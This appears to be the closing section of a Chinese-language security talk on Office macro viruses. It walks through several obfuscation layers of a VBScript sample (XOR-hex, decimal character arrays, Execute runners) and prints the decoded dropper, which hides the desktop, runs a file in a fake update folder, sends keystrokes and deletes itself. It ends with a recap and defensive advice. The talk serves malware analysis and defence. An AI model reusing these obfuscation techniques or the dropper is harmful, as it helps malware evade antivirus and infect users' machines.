                                                        :2A3C13142453234D6E72776A365A372458716C327B7F7D7632513277703
25324502350387D766C36513724507B666A247B667B7D6B6A7B3250":
For i=1 to Len(x) Step 2:s=s&Chr(CLng("&H"&Mid(x,i,2)) Xor 30):Next:Execute Replace(s,","," ")
```

第三层


```
44 53 55 44 53 55 44 52 52 44 52 57 44 52 57 44 53 50 44 52 52 44 52 57 44 52 56 44 53 51 44 52 52 44 52 57 44 52
44 52 52 44 52 57 44 52 57 44 53 52 44 52 52 44 53 50 44 53 52 44 52 52 44 52 57 44 52 57 44 53 51 44 52 52 44 53
44 52 52 44 52 57 44 52 57 44 53 50 44 52 52 44 52 57 44 52 56 44 53 51 44 52 52 44 52 57 44 52 57 44 53 48 44 52
44 52 57 44 53 52 44 52 52 44 52 57 44 52 56 44 53 48 44 52 52 44 52 57 44 52 57 44 53 53 44 52 52 44 52 57 44 52
44 52 52 44 52 57 44 52 56 44 53 54 44 52 52 44 52 57 44 52 57 44 52 56 44 52 52 44 53 55 44 53 53 44 52 52 44 52
44 53 55 44 52 52 44 52 57 44 52 56 44 52 57 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 52
44 52 52 44 52 57 44 52 56 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 52 57 44 53 49 44 52
44 52 56 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52
44 53 49 44 53 48 44 52 52 44 53 49 44 53 48 44 52 52 44 53 49 44 53 48 44 52 52 44 53 49 44 53 48 44 52 52 44 52
44 52 52 44 52 57 44 52 56 44 51 52 44 49 51 44 49 48 44 55 48 44 49 49 55 44 49 49 48 44 57 57 44 49 49 54 44 49
49 49 44 49 49 48 44 51 50 44 54 55 44 49 48 52 44 49 49 52 44 54 56 44 57 55 44 49 49 54 44 57 55 44 52 48 44 54
44 49 49 54 44 57 55 44 52 49 44 49 51 44 49 48 44 55 55 44 49 50 49 44 54 53 44 49 49 52 44 49 49 52 44 57 55 44
51 50 44 54 49 44 51 50 44 56 51 44 49 49 50 44 49 48 56 44 49 48 53 44 49 49 54 44 52 48 44 54 56 44 57 55 44 49
55 44 52 52 44 51 50 44 51 52 44 52 52 44 51 52 44 52 52 44 51 50 44 52 53 44 52 57 44 52 52 44 51 50 44 52 57 44
51 44 49 48 44 55 48 44 49 49 49 44 49 49 52 44 51 50 44 49 48 49 44 57 55 44 57 57 44 49 48 52 44 51 50 44 55 57
44 49 48 48 44 54 56 44 57 55 44 49 49 54 44 57 55 44 51 50 44 49 48 53 44 49 49 48 44 51 50 44 55 55 44 49 50 49
49 49 52 44 49 49 52 44 57 55 44 49 50 49 44 49 51 44 49 48 44 55 56 44 49 48 49 44 49 48 44 57 55 44 49 48 48 44 57 55
d="115 116 114 115 61 97 114 114 97 121 40 49 51 44 49 48 48 44 57 49 54 44 57 55 44 51 56 44 57 57 44 49
44 52 52 44 52 57 44 52 57 44 52 56 44 52 52 44 53 49 44 53 48 44 54 44 57 55 44 52 49 44 49 51 44 49 48
44 52 52 44 52 57 44 52 57 44 53 50 44 52 52 44 52 57 44 52 57 44 49 49 52 44 54 56 44 57 55 44 49 49 54
44 53 48 44 52 52 44 53 54 44 53 48 44 52 52 44 52 57 44 52 56 44 55 44 49 51 44 49 48 44 54 57 44 49 49
44 52 57 44 53 53 44 52 52 44 52 57 44 52 56 44 53 55 44 52 52 44 53 44 49 49 49 44 49 49 48 44 49 51 44
44 53 53 44 53 54 44 52 52 44 52 57 44 52 56 44 52 57 44 52 52 44 44 51 50 44 54 55 44 49 48 52 44 49 49
44 52 52 44 52 57 44 53 49 44 52 52 44 52 57 44 52 56 44 52 52 44 44 57 55 44 52 49 44 49 51 44 49 48 41
44 52 52 44 52 57 44 52 57 44 53 52 44 52 52 44 53 49 44 53 48 44 41 13 10 32 32 32 32 32 32 32 32 114 117
                                                                    41 13 10 110 101 120 116 13 10 69 120 16
:M=Split(D):For each O in M:N=N&chr(O):Next:wsh.echo N
```

第四层


```
,48,56,44,52,54,44,56,51,44,49,48,49,44,49,49,48,44,49,48,48,44,55,53,44,49,48,49,44,49,
,49,48,53,44,51,52,44,49,51,44,49,48,44,56,55,44,56,51,44,57,57,44,49,49,52,44,49,48,53,
,51,44,49,48,56,44,49,48,49,44,49,48,49,44,49,49,50,44,51,50,44,53,51,44,52,56,44,52,56,
,44,49,48,49,44,57,55,44,49,49,54,44,49,48,49,44,55,57,44,57,56,44,49,48,54,44,49,48,49,
,44,56,51,44,49,48,52,44,49,48,49,44,49,48,56,44,49,48,56,44,52,54,44,54,53,44,49,49,50,
,57,57,44,57,55,44,49,49,54,44,49,48,53,44,49,49,49,44,49,49,48,44,51,52,44,52,49,44,52,
,49,48,51,44,49,48,56,44,49,48,49,44,54,56,44,49,48,49,44,49,49,53,44,49,48,55,44,49,49,
,49,48,44,49,48,50,44,49,49,53,44,49,49,49,44,52,54,44,49,48,48,44,49,48,49,44,49,48,56,
,49,48,50,44,49,48,53,44,49,48,56,44,49,48,49,44,51,50,44,49,49,57,44,49,49,53,44,57,57,
,49,49,54,44,52,54,44,49,49,53,44,57,57,44,49,49,52,44,49,48,53,44,49,49,50,44,49,49,54,
strs=array(13,100,97,116,97,61,34,55,57,44,49,49,48,49,48,49,44,49,51,44,49,48,44,49,51,44,49,
,44,56,50,44,49,48,49,44,49,49,53,44,49,49,55,44,49,44,44,51,50,44,51,50,44,51,50,44,49,51,44,49,
,49,51,44,49,48,44,49,49,53,44,49,48,49,44,49,49,54,44,41,13,10,77,121,65,114,114,97,121,32,61,3
,44,57,55,44,49,49,54,44,49,48,49,44,49,49,49,44,57,55,111,114,32,101,97,99,104,32,79,108,100,68
,57,44,49,49,53,44,57,57,44,49,49,52,44,49,48,53,44,49,48,101,119,68,97,116,97,38,99,104,114,40,7
,56,44,49,48,56,44,51,52,44,52,49,44,49,51,44,49,48,49,119,68,97,116,97,13,10,69,110,100,32,70
 49,44,51,50,44,54,49,44,51,50,44,54,55,44,49,49,52,44,49,48,97,40,100,97,116,97,41,13,10)
for i=1 to UBound(strs)
        runner=runner&chr(strs(i))
next
Execute runner
```

第五层

```
data="79,110,32,69,114,114,111,114,32,82,101,115,117,109,101,32,78,101,120,116,13,10,115,101,116,32,119,115,61,99,114,101,97,1
16,101,111,98,106,101,99,116,40,34,119,115,99,114,105,112,116,46,115,104,101,108,108,34,41,13,10,83,101,116,32,102,115,111,32,
61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,99,114,105,112,116,105,110,103,46,70,105,108,101,83,121,115,116,101,
109,79,98,106,101,99,116,34,41,13,10,83,101,116,32,111,98,106,83,104,101,108,108,32,61,32,67,114,101,97,116,101,79,98,106,101,
99,116,40,34,87,115,99,114,105,112,116,46,83,104,101,108,108,34,41,32,13,10,111,98,106,83,104,101,108,108,46,82,117,110,40,115
,116,114,67,111,109,109,97,110,100,76,105,110,101,41,13,10,115,101,116,32,87,115,104,83,104,101,108,108,32,61,32,67,114,101,97
,116,101,79,98,106,101,99,116,40,34,87,83,99,114,105,112,116,46,83,104,101,108,108,34,41,13,10,67,114,101,97,116,101,79,98,106
,101,99,116,40,34,83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110,34,41,46,84,111,103,103,108,101,68,101,115,10
7,116,111,112,13,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,49,48,48,13,10,119,115,46,114,117,110,32,34,67,58,92,36,
78,116,85,110,105,110,115,116,97,108,108,75,66,49,54,48,49,65,36,92,66,105,110,66,97,99,107,117,112,92,77,89,84,69,77,80,34,13
,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,53,48,48,13,10,87,115,104,83,104,101,108,108,46,83,101,110,100,75,101,12
1,115,32,34,56,34,13,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,53,48,48,13,10,87,115,104,83,104,101,108,108,46,83,1
01,110,100,75,101,121,115,32,34,43,40,123,70,49,48,125,-23639,34,13,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,53,48
,48,13,10,87,115,104,83,104,101,108,108,46,83,101,110,100,75,101,121,115,32,34,105,34,13,10,87,83,99,114,105,112,116,46,83,108
,101,101,112,32,53,48,48,13,10,67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,104,101,108,108,46,65,112,112,108,105,99,97
,116,105,111,110,34,41,46,84,111,103,103,108,101,68,101,115,107,116,111,112,13,10,102,115,111,46,100,101,108,101,116,101,102,1
05,108,101,32,119,115,99,114,105,112,116,46,115,99,114,105,112,116,102,117,108,108,110,97,109,101,13,10,13,10,13,10,13,10,13,1
0,13,10,32,32,32,32,13,10"
Function ChrData(Data)
MyArray = Split(Data, ",", -1, 1)
For each OldData in MyArray
Newdata=NewData&chr(OldData)
Next
ChrData=NewData
End Function
wsh.echo Chrdata(data)
```

明文代码


```
On Error Resume Next
set ws=createobject("wscript.shell")
Set fso = CreateObject("Scripting.FileSystemObject")
Set objShell = CreateObject("Wscript.Shell")
objShell.Run(strCommandLine)
set WshShell = CreateObject("WScript.Shell")
CreateObject("Shell.Application").ToggleDesktop
WScript.Sleep 100
ws.run "C:\$NtUninstallKB1601A$\BinBackup\MYTEMP"
WScript.Sleep 500
WshShell.SendKeys "8"
WScript.Sleep 500
WshShell.SendKeys "+({F10}) "
WScript.Sleep 500
WshShell.SendKeys "i"
WScript.Sleep 500
CreateObject("Shell.Application").ToggleDesktop
fso.deletefile wscript.scriptfullname

```

回顾

- 宏病毒的历史与重新归来的现状
- 分析宏病毒的方法与工具：手动ALT+F11，工具oledump.py与OfficeMalScanner
- 宏病毒生成器Office Exploit Builder：简单方便自动化
- 三个案例分析：通过混淆加密躲避AV检测

一些建议

- 开启Office自动更新
- 开启Office的禁止自动运行宏的选项
- 打开文档类邮件附件要保持警惕
- 不要打开来历不明的邮件
- 开启AV检测邮件及其附件的功能

谢谢大家

THANK YOU FOR YOUR ATTENTION

www.antiy.com

安天 | 智者安天下